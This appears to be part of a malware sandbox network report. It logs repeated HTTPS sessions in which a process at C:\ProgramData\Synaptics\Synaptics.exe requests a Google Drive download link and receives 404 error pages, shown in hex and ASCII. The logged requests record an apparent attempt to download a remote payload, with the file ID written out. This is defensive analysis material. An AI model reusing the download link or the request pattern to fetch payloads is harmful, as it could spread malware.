2022-05-27 02:38:22 UTC	65	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:22 UTC	65	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49765	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:22 UTC	65	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:23 UTC	65	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:23 GMT Strict-Transport-Security: max-age=31536000 Cross-Origin-Opener-Policy: same-origin Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-2Sq4Ic8OXa_tkloownQlKQ' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:23 UTC	67	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:23 UTC	67	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 4c 65 57 4d 6f 47 42 2d 2d 5f 4b 41 65 6f 70 55 33 33 62 6f 6a 77 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="LeWMoGB--_KAeopU33bojw">*{margin:0;padding:0}html,code{font: 15px/22px arial,sans-serif}html{background:#fff
2022-05-27 02:38:23 UTC	68	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:23 UTC	68	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49766	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:22 UTC	65	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:23 UTC	68	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:23 GMT Strict-Transport-Security: max-age=31536000 Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Cross-Origin-Opener-Policy: same-origin Content-Security-Policy: script-src 'report-sample' 'nonce-cV3EiRkhzpvUmg1rEmBE6g' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:23 UTC	70	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:23 UTC	70	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 6a 5a 5a 55 73 66 4b 56 78 63 46 2d 4b 74 56 4e 77 51 39 2d 6c 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="jZZUsfKVxcF-KtVNwQ9-lQ">*{margin:0;padding:0}html,code{font: 15px/22px arial,sans-serif}html{background:#fff

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:23 UTC	71	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:23 UTC	71	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49767	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:23 UTC	68	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:23 UTC	71	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:23 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-3TPsn48xaQPKkGwymNjxxQ' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:23 UTC	73	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 58 33 49 47 6a 47 4e 4d 75 49 35 41 54 30 32 31 48 64 52 71 48 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="X3IGjGNMuI5AT021HdRqHQ">*{margin:0; padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:23 UTC	74	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:23 UTC	74	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49768	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:23 UTC	74	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:23 UTC	75	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:23 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-2zZqCf538bpNUCHh-XV8Lw' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Cross-Origin-Opener-Policy: same-origin Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:23 UTC	76	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:23 UTC	76	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 68 32 51 43 6d 4c 6b 42 61 35 55 4d 56 62 42 77 32 5f 33 6e 34 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="h2QCmLkBa5UMVbBw2_3n4Q">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff
2022-05-27 02:38:23 UTC	77	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:23 UTC	78	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49769	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:23 UTC	75	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:23 UTC	78	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:23 GMT Strict-Transport-Security: max-age=31536000 Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Content-Security-Policy: script-src 'report-sample' 'nonce-xLDmZzE8U_Q17M8WWwO6Ug' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:23 UTC	79	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 55 6e 4f 54 61 6e 2d 69 47 78 34 66 53 77 52 38 4b 57 56 44 62 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="UnOTan-iGx4fSwR8KWVDbQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:23 UTC	81	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:23 UTC	81	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49771	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:23 UTC	78	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:23 UTC	81	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:23 GMT Strict-Transport-Security: max-age=31536000 Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Content-Security-Policy: script-src 'report-sample' 'nonce-q_WwuXe4XGTluFaUH4GtEA' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Cross-Origin-Opener-Policy: same-origin Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:23 UTC	82	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:23 UTC	82	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 77 50 35 71 69 72 5a 6a 2d 5a 5a 34 47 4e 5f 4a 59 2d 71 55 42 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><ti tle>Error 404 (Not Found)!!1</title><style nonce="wP5qirZj-ZZ4GN_JY-qUBg">*{margin:0;padding:0}html,code{font: 15px/22px arial,sans-serif}html{background:#fff
